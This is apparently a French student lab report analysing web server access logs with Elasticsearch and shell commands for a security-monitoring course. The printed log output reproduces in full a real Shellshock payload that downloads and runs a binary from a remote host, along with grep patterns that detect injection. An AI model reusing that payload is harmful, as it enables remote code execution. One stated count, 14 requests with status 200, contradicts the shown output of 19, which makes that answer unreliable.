R5.Cyber.11 - Supervision de la sécurité

RT3

Modou DIOP

6/ Comptes rendus (dans un seul fichier) de vos analyses de logs des TP0 à TP5 **(R5.Cyber.11)**

INTRODUCTION

Les possibilités offertes par Elasticsearch sont vastes. En combinant une bonne compréhension de vos données et une utilisation efficace des outils de visualisation et de requête, vous pourrez extraire des informations précieuses pour optimiser vos applications et améliorer l'expérience utilisateur.


TP0

RECHERCHE SIMPLE DANS DES JOURNAUX D’ÉVÈNEMENTS

BAPTISTE BÔNE12

ANALYSE DE LOGS SIMPLE

ENONCÉ : PRENDRE LE FICHIER « TP0-ACCESS.LOG » ET RÉPONDRE AUX QUESTIONS SUIVANTES :



Interface d'analyse de logs, Elasticsearch. Cette étape ouvre les portes d'une multitude d'analyses :


Comprendre la Structure de vos Données

Visualiser vos Données avec Kibana

Effectuer des Requêtes Complexes

Identifier les Tendances et Anomalies

Nous allons analyser, rechercher et comprendre cet outil et sa puissance avec les questions traitées en les poussant au mieux.


Search
KQL
Sep 30, 2015 @ 03:15:18.00 → Oct 3, 2015 @ 18:18:04.00
Refresh
+ Add filter
tp0_log
Search field names
Filter by type 0
Available fields 17
_id
_index
_score
_type
@timestamp
agent
auth
bytes
clientip
httpversion
ident
message
rawrequest
referrer
request
response
verb
99 hits
Chart options
8
6
4
2
0
2015-09-30 12:00
2015-10-01 00:00
2015-10-01 12:00
2015-10-02 00:00
2015-10-02 12:00
2015-10-03 00:00
2015-10-03 12:00
Sep 30, 2015 @ 03:15:18.000 - Oct 3, 2015 @ 18:18:04.000
Time
Document
Oct 3, 2015 @ 18:18:04.000
@timestamp: Oct 3, 2015 @ 18:18:04.000 agent: "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:30.N) Gecko/20110302 Firefox/30.0" auth: - bytes: 162 clientip: 193.19.118.8 httpversion: 1 ident: - message: 193.19.118.8 - - [03/Oct/2015:12:18:04 -0400] "GET /login/ HTTP/1.0" 404 162 "-" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:30.N) Gecko/20110302 Firefox/30.0"
Oct 3, 2015 @ 16:54:35.000
@timestamp: Oct 3, 2015 @ 16:54:35.000 agent: "Mozilla/5.0 (Windows NT 6.3; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0" auth: - bytes: 166 clientip: 128.199.95.16 httpversion: 1.1 ident: - message: 128.199.95.16 - - [03/Oct/2015:10:54:35 -0400] "GET https://104.236.11.102/ng12.zip HTTP/1.1" 502 166 "-" "Mozilla/5.0 (Windows NT 6.3; WOW64; rv:40.0) Gecko/20100101
Oct 3, 2015 @ 16:22:04.000
@timestamp: Oct 3, 2015 @ 16:22:04.000 agent: "-" auth: - bytes: 166 clientip: 95.213.177.123 httpversion: 1.1 ident: - message: 95.213.177.123 - - [03/Oct/2015:10:22:04 -0400] "CONNECT check.proxyradar.com:80 HTTP/1.1" 400 166 "-" "-" referrer: "-" request: check.proxyradar.com:80 response: 400 verb: CONNECT _id: lPbfppQB63NqVEY3Xz1d _index: tp0_loq _score: -
Oct 3, 2015 @ 12:45:13.000
@timestamp: Oct 3, 2015 @ 12:45:13.000 agent: "-" auth: - bytes: 166 clientip: 95.213.177.123 httpversion: 1.1 ident: - message: 95.213.177.123 - - [03/Oct/2015:06:45:13 -0400] "CONNECT check.proxyradar.com:80 HTTP/1.1" 400 166 "-" "-" referrer: "-" request: check.proxyradar.com:80 response: 400 verb: CONNECT _id: k_bfppQB63NqVEY3Xz1d _index: tp0_loq _score: -
Oct 3, 2015 @ 09:25:30.000
@timestamp: Oct 3, 2015 @ 09:25:30.000 agent: "-" auth: - bytes: 166 clientip: 184.105.139.68 httpversion: 1.1 ident: - message: 184.105.139.68 - - [03/Oct/2015:03:25:30 -0400] "GET / HTTP/1.1" 502 166 "-" "-" referrer: "-" request: / response: 502 verb: GET _id: kvbfppQB63NqVEY3Xz1d _index: tp0_log _score: - _type: _doc
Oct 3, 2015 @ 09:02:09.000
@timestamp: Oct 3, 2015 @ 09:02:09.000 agent: "-" auth: - bytes: 166 clientip: 95.213.177.122 httpversion: 1.1 ident: - message: 95.213.177.122 - - [03/Oct/2015:03:02:09 -0400] "CONNECT check.proxyradar.com:80 HTTP/1.1" 400 166 "-" "-" referrer: "-" request: check.proxyradar.com:80 response: 400

QUELLE EST L'ORIGINE DES LOGS ?

Les fichiers access.log sont des fichiers de logs provenant de serveurs web. Ils suivent un format standardisé appelé **Common Log Format (CLF)**.

Les logs proviennent de plusieurs sources dans un environnement informatique aussi :

Systèmes d'exploitation ;

Applications et logiciels ;

Serveurs ;

Réseaux ;

Sécurité ;

Cloud et services hébergés ;

Dispositifs IoT (les objets connectés).

Fonction principale des logs :


Les logs servent à **documenter l'activité des systèmes** pour plusieurs objectifs :

- **Analyse des incidents** : Identifier les causes d'une panne ou d'une erreur.
- **Sécurité** : Détecter des comportements suspects ou des attaques.
- **Audit** : Conserver une trace des actions réalisées pour la conformité ou la responsabilité.
- **Optimisation** : Surveiller les performances et améliorer les processus.

COMBIEN D'IP DIFFÉRENTES SE SONT CONNECTÉES AU SERVEUR ?

- **Réponse** : 47 adresses IP différentes.
- **Commande utilisée** :

  cat TP0-access.log | cut -d' ' -f 1 | sort | uniq -c | wc -l



COMBIEN DE REQUÊTES ONT OBTENU UN CODE STATUT DE « 200 » ?

- **Réponse** : 14 requêtes.
- **Commande utilisée** :

cat TP0-access.log | grep '" 200' | wc -l

```
administrateur@rt-mv:~/Téléchargements$ cat TP0-access.log | grep '" 200' | wc -l
19
administrateur@rt-mv:~/Téléchargements$
```

COMBIEN DE REQUÊTES ONT OBTENU UN CODE STATUT DE « 400 » ?

- **Réponse** : 38 requêtes.
- **Commande utilisée** :

cat TP0-access.log | grep '" 400' | wc -l

```
administrateur@rt-mv:~/Téléchargements$ cat TP0-access.log | grep '" 400' | wc -l
38
administrateur@rt-mv:~/Téléchargements$
```

QUEL EST LA MÉTHODE HTTP LA PLUS UTILISÉE ?

- **Réponse** : La méthode **GET** est la plus utilisée.
- **Commande utilisée** :

cat TP0-access.log | cut -d' ' -f 6 | sort | uniq –c

Y-A-T-IL EU UNE ACTIVITÉ SUSPICIEUSE VISIBLE DANS LES RÉSULTATS DE LA PRÉCÉDENTE QUESTION ?

- **Réponse** : Oui, des méthodes HTTP inhabituelles sous forme hexadécimale ont été détectées. Cela peut indiquer :
  - Des scanners de vulnérabilités.
  - Des tentatives de communication TLS sur HTTP.
  - Des requêtes malformées.

```
administrateur@rt-mv:~/Téléchargements$ cat TP0-access.log | cut -d' ' -f 6 | sort | uniq -c
      6 ""
     15 "CONNECT
     60 "GET
      1 "HEAD
      1 "POST
      1 "quit"
      4 "\x00"
      1 "\x04\x01\x00P\xC0c\xF660\x00"
      6 "\x04\x01\x00P\xC6\xCE\x0Eu0\x00"
      4 "\x05\x01\x00"
administrateur@rt-mv:~/Téléchargements$
```

UNE ATTAQUE SE DISSIMULE DANS LES LOGS, LAQUELLE ?

- **Réponse** : Une attaque de type **Shellshock** a été détectée.

- **Commande utilisée** :

cat TP0-access.log | grep -i '()'

- **Détail de l'attaque** :


  L'adresse IP 61.161.130.241 a tenté d'exécuter des commandes bash malveillantes via une exploitation de Shellshock.

Éléments supplémentaires pour pousser la recherche et la compréhension

1. Analyse approfondie des adresses IP suspectes

- **Objectif** : Identifier les adresses IP les plus actives et leurs comportements.
- **Approche** :

  Lister les adresses IP avec le nombre de requêtes qu'elles ont générées.
  Identifier les adresses IP qui ont généré des erreurs (400, 404, 502).
  Vérifier si ces adresses IP sont connues pour des activités malveillantes (via des bases de données comme AbuseIPDB ou VirusTotal).



On pourra identifier les adresses IP comme 61.161.130.241 (Shellshock) ou 80.82.70.24 (requêtes hexadécimales) comme étant particulièrement suspectes.

Analyse des user-agents suspects

- **Objectif** : Identifier les user-agents malveillants ou inhabituels.
- **Approche** :

  Lister les user-agents et leur fréquence.

  Rechercher des user-agents connus pour être associés à des scanners ou des bots malveillants.

```
administrateur@rt-mv:~/Téléchargements$ cat TP0-access.log | awk -F'"' '{print $6}' | sort | uniq -c | sort -nr
     53 -
      8 Mozilla/5.0 (Windows NT 5.1; rv:32.0) Gecko/20100101 Firefox/31.0
      8 Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
      4 x00_-gawa.sa.pilipinas.2015
      4 Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.28) Gecko/20120306 Firefox/3.6.28 (.NET CLR 3.5.30729)
      2 python-requests/2.7.0 CPython/2.6.6 Linux/2.6.32-573.3.1.el6.x86_64
      2 Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:30.N) Gecko/20110302 Firefox/30.0
      2 Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5) AppleWebKit/600.8.9 (KHTML, like Gecko) Version/8.0.8 Safari/600.8.9
      1 \x22nlpproject.info research\x22
      1 Telesphoreo
      1 Mozilla/5.0 zgrab/0.x
      1 Mozilla/5.0 (Windows NT 6.3; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0
      1 Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.99 Safari/537.36
      1 Mozilla/5.0 (Windows NT 6.1; rv:31.0) Gecko/20100101 Firefox/31.0
      1 Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)
      1 Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0)
      1 Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
      1 Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR
3.0.30729; Media Center PC 6.0)
      1 Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
      1 masscan/1.0 (https://github.com/robertdavidgraham/masscan)
      1 Google favicon
      1 COMODO SSL Checker
      1 () { :; }; /bin/bash -c \x22rm -rf /tmp/*;echo wget http://61.160.212.172:911/java -O /tmp/China.Z-ionw >> /tmp/Run.sh;e
cho echo By China.Z >> /tmp/Run.sh;echo chmod 777 /tmp/China.Z-ionw >> /tmp/Run.sh;echo /tmp/China.Z-ionw >> /tmp/Run.sh;echo rm
 -rf /tmp/Run.sh >> /tmp/Run.sh;chmod 777 /tmp/Run.sh;/tmp/Run.sh\x22
      1 () { :; }; /bin/bash -c \x22rm -rf /tmp/*;echo wget http://61.160.212.172:911/java -O /tmp/China.Z-fiuz >> /tmp/Run.sh;e
cho echo By China.Z >> /tmp/Run.sh;echo chmod 777 /tmp/China.Z-fiuz >> /tmp/Run.sh;echo /tmp/China.Z-fiuz >> /tmp/Run.sh;echo rm
 -rf /tmp/Run.sh >> /tmp/Run.sh;chmod 777 /tmp/Run.sh;/tmp/Run.sh\x22
administrateur@rt-mv:~/Téléchargements$
```

Et là, on peut détecter des user-agents comme masscan/1.0 (outil de scan réseau) ou Nmap Scripting Engine (scan de vulnérabilités).

Analyse des chemins d'URL fréquemment ciblés

```
administrateur@rt-mv:~/Téléchargements$ cat TP0-access.log | awk -F'"' '{print $2}' | awk '{print $2}' | sort | uniq -c | sort -
nr
     22
     21 /
     14 check.proxyradar.com:80
     10 /robots.txt
      4 http://httpheader.net
      3 /xmlrpc.php
      3 http://testp5.mielno.lubin.pl/testproxy.php
      2 http://testp4.pospr.waw.pl/testproxy.php
      2 http://testp3.pospr.waw.pl/testproxy.php
      2 /admin/i18n/readme.txt
      1 /x
      1 /sitemap.xml
```

Pour identifier des chemins comme /xmlrpc.php ou /admin/ comme étant fréquemment ciblés.

Recherche d'autres tentatives d'exploitation

- **Objectif** : Détecter d'autres tentatives d'exploitation (SQLi, LFI, XSS, etc.).
- **Approche** :

  Rechercher des motifs spécifiques dans les logs (par exemple, union select, ../, <script>).

  Utiliser des outils comme grep pour filtrer les logs en fonction de ces motifs.

```
administrateur@rt-mv:~/Téléchargements$ cat TP0-access.log | grep -i 'union\|select\|../\|<script>'
104.245.97.236 - - [29/Sep/2015:21:15:18 -0400] "GET /xmlrpc.php HTTP/1.1" 404 162 "-" "-"
91.196.50.33 - - [29/Sep/2015:21:22:48 -0400] "GET http://testp3.pospr.waw.pl/testproxy.php HTTP/1.1" 404 136 "-" "Mozilla/5.0 (
Windows NT 5.1; rv:32.0) Gecko/20100101 Firefox/31.0"
216.218.206.66 - - [30/Sep/2015:00:38:26 -0400] "GET / HTTP/1.1" 502 166 "-" "-"
169.50.3.171 - - [30/Sep/2015:05:28:54 -0400] "GET /xmlrpc.php HTTP/1.1" 404 162 "-" "-"
169.50.3.171 - - [30/Sep/2015:05:28:55 -0400] "" 400 0 "-" "-"
185.25.151.159 - - [30/Sep/2015:05:30:44 -0400] "GET http://testp5.mielno.lubin.pl/testproxy.php HTTP/1.1" 404 136 "-" "Mozilla/
5.0 (Windows NT 5.1; rv:32.0) Gecko/20100101 Firefox/31.0"
146.185.239.100 - - [30/Sep/2015:05:54:21 -0400] "GET http://24x7-allrequestsallowed.com/?PHPSESSID=tt2adea600143PRWJTUGYCEFUGP
HTTP/1.1" 200 867 "-" "-"
58.213.123.107 - - [30/Sep/2015:06:56:36 -0400] "GET /manager/html HTTP/1.1" 404 564 "-" "Mozilla/5.0 (compatible; MSIE 10.0; Wi
ndows NT 6.2; WOW64; Trident/6.0)"
```

TP1

ENONCÉ :


Un pirate a accédé à un serveur Linux. Depuis ce serveur, il a mené plusieurs actions malveillantes. Quelles sont ces actions ? Pour mener l'enquête, vous disposez uniquement du répertoire *home* de l'utilisateur compromis.


En utilisant le fichier « TP1.7Z »

QUEL FICHIER VA DONNER LES JOURNAUX UTILES À L'INVESTIGATION ?

QU'A POTENTIELLEMENT FAIT L'ATTAQUANT ?

Extraction et Exploration des Fichiers

